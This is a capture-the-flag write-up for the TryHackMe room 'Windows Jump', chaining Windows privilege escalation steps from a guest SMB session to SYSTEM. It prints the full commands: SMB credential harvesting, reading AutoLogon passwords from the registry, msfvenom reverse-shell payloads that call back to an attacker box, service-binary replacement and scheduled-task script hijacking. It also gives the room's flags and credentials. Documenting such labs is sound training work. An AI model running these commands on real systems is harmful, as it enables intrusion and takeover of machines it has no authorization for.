| Follow @anir0y | |
|---|---|
| Windows Jump |  |

Windows Jump is a medium challenge room that asks for one thing: escalate from guest access all the way to SYSTEM on a single Windows workstation. The backstory is the kind of thing every internal pentest turns up, a machine left behind after layoffs that IT never cleaned up. If you have already worked through Windows Fundamentals for the theory and want the Linux equivalent of this stacked-primitive style, Jump is the same idea on the other operating system. What makes Windows Jump worth writing up is that it chains four distinct Windows privilege escalation classes back to back, and each one only works because the last account was trusted a little too much.
The stated objective is a single chain:
guest -> thmuser -> notadmin -> svcadmin -> SYSTEM
One task, four flags, starting from nothing but a guest SMB session.
Task 1: Recon and the guest SMB foothold
The TryHackMe tunnel would not route to the target from my Mac this time, so the whole engagement ran from the AttackBox. First, a full picture of the attack surface:
nmap -Pn -sC -sV 10.48.145.180
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  wsman         (WinRM)
47001/tcp open  winrm
Windows 10 / Server 2019 Build 17763, hostname PRIVESC
SMB, RDP and WinRM are all exposed. The obvious first move on a “guest access” brief is to see what the guest account can read over SMB. It can list shares, and one of them is not a default:
smbclient -L //10.48.145.180 -U 'guest%'
ADMIN$    Disk    Remote Admin
C$        Disk    Default share
IPC$      IPC     Remote IPC
Public    Disk    Public file share
The Public share is world-readable and holds a single file, welcome.txt. Reading it hands over a default onboarding credential in cleartext.
smbclient //10.48.145.180/Public -U 'guest%' -c 'get welcome.txt'
cat welcome.txt
Welcome to CORP-NET.
New employee default credentials
Username : thmuser
Password : Password1!
Please change your password after first login.

That credential is our first flag’s home. thmuser cannot use WinRM (the account is not in Remote Management Users), but RDP works, so I connected with xfreerdp and mounted a local folder as a drive to move files:
xfreerdp /v:10.48.145.180 /u:thmuser /p:'Password1!' /cert:ignore +clipboard /drive:sh,/root/share
From the RDP session, flag1 is on the thmuser desktop:
type C:\Users\thmuser\Desktop\flag1.txt
THM{5mb_cr3d5_1n_th3_5h4r3}
A note on that flag: the answer-format mask on the room is ***{***_*****_**_***_*****}, and my first submission was rejected because I read the leading 5mb as Smb. The characters are near-identical in the console font. Read the file byte for byte before submitting, not the screenshot. flag1 is THM{5mb_cr3d5_1n_th3_5h4r3}.
Hop two: an AutoLogon password in the registry
With a foothold as thmuser, the next name in the chain is notadmin. Windows has a classic place where a plaintext password gets left behind: the AutoLogon registry values under Winlogon. If a machine was set up to log a user in automatically, the password sits in the clear.
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword
Both values are populated, and they belong to exactly the account we need:

That gives notadmin : P@ssw0rd!. The credential validates over SMB and WinRM:
nxc smb 10.48.145.180 -u notadmin -p 'P@ssw0rd!'
SMB   10.48.145.180  445  PRIVESC  [+] privesc\notadmin:P@ssw0rd!
Running as notadmin, flag2 is on the notadmin desktop:
type C:\Users\notadmin\Desktop\flag2.txt
THM{w1nl0g0n_cr3ds_3xp0s3d}
Hop three: a service that trusts a writable folder
notadmin is a plain user with no interesting privileges, so the path to svcadmin has to come from something misconfigured. Enumerating non-default services turns up one that stands out: THMSvc, “THM Background Service”, which runs as .\svcadmin from C:\Windows\THMSVC\svc.exe.
The service binary itself is not the whole story. The important part is who can write to its folder:
sc qc THMSvc
SERVICE_START_NAME : .\svcadmin

icacls C:\Windows\THMSVC
C:\Windows\THMSVC PRIVESC\notadmin:(OI)(CI)(F)
                  BUILTIN\Administrators:(OI)(CI)(F)
                  NT AUTHORITY\SYSTEM:(OI)(CI)(F)

notadmin has Full Control (F) over the directory that holds the service executable. That is a weak service permission: I do not need to touch the ACL on the .exe itself, because control of the directory lets me replace the file. The service SDDL also grants Built-in Users the right to start and stop it, so I can trigger the swap on demand.
I built a service-compatible reverse shell, dropped it over the original binary, and restarted the service:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<attackbox> LPORT=4446 -f exe-service -o svc.exe
copy C:\Windows\THMSVC\svc.exe C:\Windows\THMSVC\svc.exe.bak
copy C:\Users\Public\svc.exe   C:\Windows\THMSVC\svc.exe
sc stop THMSvc & sc start THMSvc
The service starts, my listener catches a shell as svcadmin, and flag3 is on the svcadmin desktop:
type C:\Users\svcadmin\Desktop\flag3.txt
THM{s3rv1c3_b1n4ry_h1j4ck3d}
Keeping the original binary as svc.exe.bak matters here. Overwriting a service executable with a reverse shell that never returns can hang or wedge the service; having the backup means the box stays in a state you can reason about, and it is simply good manners on a shared lab.
Hop four: a SYSTEM task you are allowed to edit
svcadmin is still not an administrator and has no SeImpersonate, so the usual potato attacks are off the table. This last hop took the longest to find, and winPEAS earned its place. Uploading and running it as svcadmin flagged a file that a manual sweep of the usual service and PATH locations had missed: a maintenance script under C:\Windows\Tasks.
type C:\Windows\Tasks\cleanup.bat
@echo off
del /Q /F "%TEMP%\*.tmp" 2>nul

icacls C:\Windows\Tasks\cleanup.bat
C:\Windows\Tasks\cleanup.bat PRIVESC\svcadmin:(I)(M)
                             BUILTIN\Administrators:(I)(F)
                             NT AUTHORITY\SYSTEM:(I)(F)
svcadmin has Modify (M) on a batch file that a scheduled task runs as SYSTEM. That is game over: I do not need to touch the task definition, only the script it calls. I overwrote the body of cleanup.bat to launch my own payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<attackbox> LPORT=4447 -f exe -o p4.exe
echo @echo off > C:\Windows\Tasks\cleanup.bat
echo C:\Users\Public\p4.exe >> C:\Windows\Tasks\cleanup.bat

Then I waited. When the scheduled task next fired, cleanup.bat ran my executable in the SYSTEM context and the listener on 4447 caught the shell:
whoami
nt authority\system

type C:\flag4.txt
THM{t4sk_wr1t3_t0_SYST3M}

flag4 lives at the root of C:\, and the whoami confirms nt authority\system. The chain is complete.
All four flags accepted, room at 100 percent:

Two takeaways
Directory permissions beat file permissions for weak-service attacks. The THMSvc binary was owned by SYSTEM, but that does not protect it when a lower-privileged user has Full Control over the folder it lives in. Write access to the parent directory means you can rename, delete, and replace the file regardless of the file’s own ACL. When you triage services, check the folder, not just the executable.
A writable file is only half a privesc; the trigger is the other half. The AutoLogon password, the service binary, and the cleanup script were all only useful because something else consumed them at a higher privilege: the logon, the SCM, and the scheduler. winPEAS is worth running precisely because it correlates the writable object with the thing that executes it, which is easy to miss when you sweep locations by hand. When a sudo-style rule, a service, or a task points at something you can edit, the privilege you gain is the privilege of whatever runs it.
Room solved 100%: 1 task, 4 answers.